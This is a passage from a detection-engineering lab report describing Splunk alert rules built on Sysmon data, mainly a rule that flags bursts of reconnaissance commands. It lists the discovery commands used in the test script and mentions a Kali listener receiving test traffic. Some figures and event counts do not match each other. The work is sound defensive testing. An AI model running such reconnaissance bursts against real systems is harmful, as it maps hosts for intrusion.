Result: Rule correctly did **not** fire on this event. The tuned detection query, re-run after the false-positive test had already occurred, still returned exactly 1 event, the true positive only (Fig. 3). A broader baseline query (dropping the port-8443 exclusion, matching any PowerShell-initiated network connection) confirmed both the true-positive and false-positive connections were genuinely established and reached Splunk (Fig. 4 – 2 events, ports 4444 and 8443).

Tuning Outcome: Rule 4 required no correction – correctly tuned on the first design, consistent with the content/context-based detection pattern established in Rules 2 and 3.


Alert Configuration:

- Name: Rule4 - Outbound Connection to Non-Standard Port
- Type: Scheduled, cron */5 * * * *, Time Range: Last 24 hours
- Expires: 30 days
- Trigger: Number of Results > 0, for each result
- Action: Add to Triggered Alerts, Severity: High


Operational Confirmation: Verified firing live in Splunk's Activity → Triggered Alerts log (Fig. 9), confirmed Scheduled, Severity High, Mode Digest.

Evidence (Appendix):


- Fig. 1 — Baseline query, 0 events




- Fig. 2 — True-positive detection, 1 event




- Fig. 3 — Tuned detection query, re-run after the false-positive test, still showing only the true positive




- Fig. 4 — Broader query (no port exclusion), 2 events, confirming both true- and false-positive connections reached Splunk




- Fig. 5 — Kali listener (port 4444), attacker-side corroboration of true-positive data received




- Fig. 6 — Kali listener (port 8443), attacker-side corroboration of false-positive traffic received




- Fig. 7 — Alert configuration: search query, alert type (Scheduled), cron schedule, time range



- Fig. 8 — Alert configuration continued: trigger conditions, trigger actions, 30-day expiry



- Fig. 9 — Triggered Alerts log, confirming the alert fired live on its scheduled cadence



Rule 5 – Rapid Discovery Command Burst

Objective: Detect automated, scripted reconnaissance – a burst of multiple discovery commands executed in rapid succession from the same parent process, while correctly ignoring the same commands run individually at human-realistic intervals (e.g., manual IT troubleshooting).

MITRE ATT&CK Mapping: T1033 (System Owner/User Discovery), T1069 (Permission Groups Discovery), T1082 (System Information Discovery), T1087.001 (Account Discovery: Local Account), T1016 (System Network Configuration Discovery), T1016.001 (Internet Connection Discovery / ARP), T1049 (System Network Connections Discovery), T1057 (Process Discovery)

Final Detection Logic:

index=* EventCode=1 (Image="*whoami*" OR Image="*systeminfo*" OR Image="*net.exe*" OR Image="*ipconfig*" OR Image="*netstat*" OR Image="*arp*" OR Image="*tasklist*")

| transaction ParentProcessId maxspan=15s

| where eventcount>=5

| table _time, host, ParentProcessId, ParentImage, eventcount, Image, duration

This rule differs structurally from Rules 1–4: rather than matching a single event's fields, it uses Splunk's transaction command to **group multiple discovery-command events together** when they share the same ParentProcessId and fall within a 15-second window (maxspan=15s), then filters to only keep groups of 5 or more (eventcount>=5). This directly targets the behavioral signature identified in Project 1: automated reconnaissance executes as a tight burst of commands, distinguishable from manual, human-paced investigation by timing alone – not by which specific commands are run, since a legitimate administrator might reasonably run the same commands during troubleshooting.

True Positive Test

Test script: executes 10 discovery commands (whoami, whoami /priv, whoami /groups, systeminfo, net user, net localgroup administrators, ipconfig /all, netstat -ano, arp -a, tasklist /v) back-to-back with no delay, all as child processes of the same PowerShell session.

Result: Rule correctly grouped all 10 commands into a single transaction – eventcount: 10, duration: 6.557 seconds, ParentProcessId: 5536 (Fig. 2). Well within the 15-second maxspan threshold, correctly identified as a single burst.

False Positive Test

Test script: simulates a human IT technician manually running a subset of the same commands (whoami, ipconfig, systeminfo) with realistic pauses between each – observed gaps of approximately 18 and 27 seconds between successive commands.

Raw evidence (Sysmon Event ID 1, three events):

UTC Time: 2026-07-30 14:31:58.545 – whoami.exe – ParentProcessId: 5536

UTC Time: 2026-07-30 14:32:16.657 – ipconfig.exe /all – ParentProcessId: 5536

UTC Time: 2026-07-30 14:32:44.033 – systeminfo.exe – ParentProcessId: 5536

Result: Rule correctly did **not** fire on this activity. Despite sharing the same ParentProcessId as the true-positive burst (both were run from the same PowerShell session without restarting it), the false-positive commands' individual gaps (18s, 27s) each independently exceed the rule's 15-second maxspan, so they cannot group into a single qualifying transaction regardless of parent process. The tuned detection query, re-run after the false-positive script had fully completed, still returned exactly 1 event – the true-positive transaction only (Fig. 3). A broader baseline query confirmed both the true-positive burst and the false-positive's spaced commands genuinely reached Splunk (Fig. 4 – 8 events total, splitting cleanly into a 5-event cluster under 5 seconds and a 3-event cluster spaced 18–27 seconds apart).

Tuning Outcome: Rule 5 required no correction – correctly tuned on the first design. This is also the most technically demonstrative rule in the set, since its detection logic depends on behavioral timing correlation across multiple events rather than pattern-matching a single event's fields.


Alert Configuration:

- Name: Rule5 - Rapid Discovery Command Burst
- Type: Scheduled, cron */5 * * * *, Time Range: Last 24 hours
- Expires: 30 days
- Trigger: Number of Results > 0, for each result
- Action: Add to Triggered Alerts, Severity: High


Operational Confirmation: Verified firing live in Splunk's Activity → Triggered Alerts log (Fig. 7), confirmed Scheduled, Severity High, Mode Digest.

Evidence (Appendix):


- Fig. 1 — Baseline query, 0 events



